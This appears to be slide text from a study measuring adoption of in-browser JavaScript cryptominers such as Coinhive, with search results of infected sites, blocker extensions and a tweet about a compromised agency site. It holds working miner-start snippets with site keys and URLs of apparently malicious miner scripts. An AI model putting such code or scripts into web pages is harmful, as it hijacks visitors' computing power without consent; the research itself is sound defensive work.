



A Study on Adoption of JS CryptoMiners

Seriously, JavaScript For Mining Cryptocurrency!?




- **Monero (XMR)** is an open-source [cryptocurrency](#) created in April 2014
(Optimized to run on CPU)


```
const CoinHive = require('coin-hive');

(async () => {
  // Create miner
  const miner = await CoinHive('ZM4gjqQ0jh0jbZ3tZDBY0XAjyotDbo00');

  // Start miner
  await miner.start();
})
```





From XSS to Monero


 PublicWWW

Examples

Pricing

 Sign Up


 Log In




.css
files


.js
files






Search

↓ Too many results? Try a phrase search with quotes:
"CoinHive.User('I8Un4BkrkTfKQOEoCRyTtGMfhJFlibNu', 'jacki');"

30 websites in 0.01 s.

 CSV

 CSV +snippets

Rank	Domain	Snippets
17522 ***	 n***.ir	pt> var miner = new CoinHive.User('I8Un4BkrkTfKQOEoCRyTtGMfhJFlibNu', 'jacki'); miner.start(); </sc
18877 ***	 s***.ir	pt> var miner = new CoinHive.User('I8Un4BkrkTfKQOEoCRyTtGMfhJFlibNu', 'jacki'); miner.start(); </sc
18910 ***	 z***.ir	pt> var miner = new CoinHive.User('I8Un4BkrkTfKQOEoCRyTtGMfhJFlibNu', 'jacki'); miner.start(); </sc
20839 ***	 t***.com	pt> var miner = new CoinHive.User('I8Un4BkrkTfKQOEoCRyTtGMfhJFlibNu', 'jacki'); miner.start(); </sc
>30M	 h***.ir	TA[var miner = new CoinHive.User('I8Un4BkrkTfKQOEoCRyTtGMfhJFlibNu', 'jacki'); miner.start(); </sc

How we collected the data



No Coin - Block miners on the web!

offered by [Kerf](#)

★★★★★ (853) | [Productivity](#) | 564,079 users


OVERVIEW

REVIEWS


RELATED

Firefox	Chrome
No Coin (84,524 Users)	No Coin (570,185 Users)
No Miner (28,413 Users)	Miner Block (157,807 Users)
Miner Block (15,557 Users)	CryptoMiner Blocker (5,811 Users)
Mining Blocker (12,187 Users)	


How we did, what we did



1. Signature Extraction



2. Data Collection




3. Analysis of Results


Who uses JS CryptoMiners?

Top 5 categories of websites using miners

- Malicious Websites
- Business
- Information Technology
- Pornography
- Personal Websites and Blogs




Which Miners Are Most Popular?



JS CryptoMiner Fails!

<https://staticfs.host/js/EQHAWxADAgAUxAGS>

<https://gtg02.bestsecurepractice.com/meri.js>




Bad Packets Report

@bad_packets

Follow

So you've managed to compromise the website of a US federal agency, but you didn't use a trusted SSL cert for delivering your payload. Because of this, the connection to your server is blocked and [#Coinhive](#) fails to load.



8:26 AM - 6 May 2018